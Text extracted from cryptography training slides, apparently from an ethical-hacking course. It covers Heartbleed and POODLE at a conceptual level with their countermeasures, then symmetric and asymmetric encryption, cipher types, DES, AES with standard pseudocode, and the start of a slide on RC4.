
Updating OpenSSL to version 1.0.1g or higher resolves the vulnerability

A terminal window titled 'root@root:~' showing a command-line interface. The user has run a command that has resulted in a large amount of sensitive data being leaked. The data is highly pixelated and illegible, appearing as a dense grid of black and white dots, which represents memory dump or captured data from the Heartbleed exploit.

# Case Study: Poodlebleed



- ↳ Poodlebleed (Padding Oracle On Downgraded Legacy Encryption) is a security vulnerability in the design of SSL 3.0.
- ↳ Attacker exploits this vulnerability to decrypt ciphertext in transit between a server and a browser, by means of padding oracle side-channel attack
- ↳ **Countermeasures:**
  - ☛ Completely disable SSL 3.0 on the client side and the server side
  - ☛ Implement anti-POODLE record splitting



<https://poodlebleed.com>



# Module Objectives




- ↳ Understanding Cryptography Concepts
- ↳ Overview of Encryption Algorithms
- ↳ Cryptography Tools
- ↳ Understanding Public Key Infrastructure (PKI)



- ↳ Understanding Email Encryption
- ↳ Understanding Disk Encryption
- ↳ Understanding Cryptography Attacks
- ↳ Cryptanalysis Tools



# Module Flow



# Cryptography




01

Cryptography is the conversion of data into a scrambled code that is decrypted and sent across a private or public network



02

Cryptography is used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.





03

## Objectives

- ↳ Confidentiality
- ↳ Integrity
- ↳ Authentication
- ↳ Non-repudiation



04




# Types of Cryptography




## Symmetric Encryption

Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption



Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption. These keys are known as public and private keys

## Asymmetric Encryption




# Government Access to Keys (GAK)



Government Access to Keys means that software companies will give copies of all keys, (or at least enough of the key that the remainder could be cracked) to the government

The government promises that they will hold on to the keys in a secure way, and will only use them when a court issues a warrant to do so

To the government, this issue is similar to the ability to wiretap phones



# Module Flow



1  
Cryptography Concepts

2  
Encryption Algorithms

3  
Cryptography Tools

4  
Public Key Infrastructure (PKI)

5  
Email Encryption

6  
Disk Encryption

7  
Cryptography Attacks

8  
Cryptanalysis Tools

# Ciphers



Ciphers are algorithms used to encrypt or decrypt the data

## Modern Ciphers

### Classical Ciphers

#### Substitution cipher

A block of plaintext is replaced with ciphertext

#### Transposition cipher

The letters of the plaintext are shifted about to form the cryptogram

### Based on the type of key used

#### Private Key

Same key is used for encryption and decryption

#### Public Key

Two different keys are used for encryption and decryption

### Based on the type of input data

#### Block Cipher

Encrypts block of data of fixed size

#### Stream Cipher

Encrypts continuous streams of data

# Data Encryption Standard (DES)



The algorithm is designed to encipher and decipher blocks of data consisting of 64 bits under control of a 56-bit key



DES is the archetypal **block cipher** — an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bitstring of the same length



Due to the inherent **weakness** of DES with today's technologies, some organizations repeat the process three times (3DES) for added strength, until they can afford to update their equipment to AES capabilities

# Advanced Encryption Standard



AES is a symmetric-key algorithm for securing sensitive but unclassified material by U.S. government agencies

AES is an iterated block cipher, which works by repeating the same operation multiple times

It has a 128-bit block size, with key sizes of 128, 192, and 256 bits, respectively for AES-128, AES-192, and AES-256


## AES Pseudocode

```
Cipher (byte in[4*Nb], byte out[4*Nb],  
word w[Nb*(Nr+1)])  
begin  
    byte state[4,Nb]  
    state = in  
    AddRoundKey(state, w)  
    for round = 1 step 1 to Nr-1  
        SubBytes(state)  
        ShiftRows(state)  
        MixColumns(state)  
        AddRoundKey(state, w+round*Nb)  
    end for  
    SubBytes(state)  
    ShiftRows(state)  
    AddRoundKey(state, w+Nr*Nb)  
    out = state  
end
```


# RC4, RC5, RC6 Algorithms



A variable key size stream cipher with byte-oriented operations, and is based on the use of a random permutation

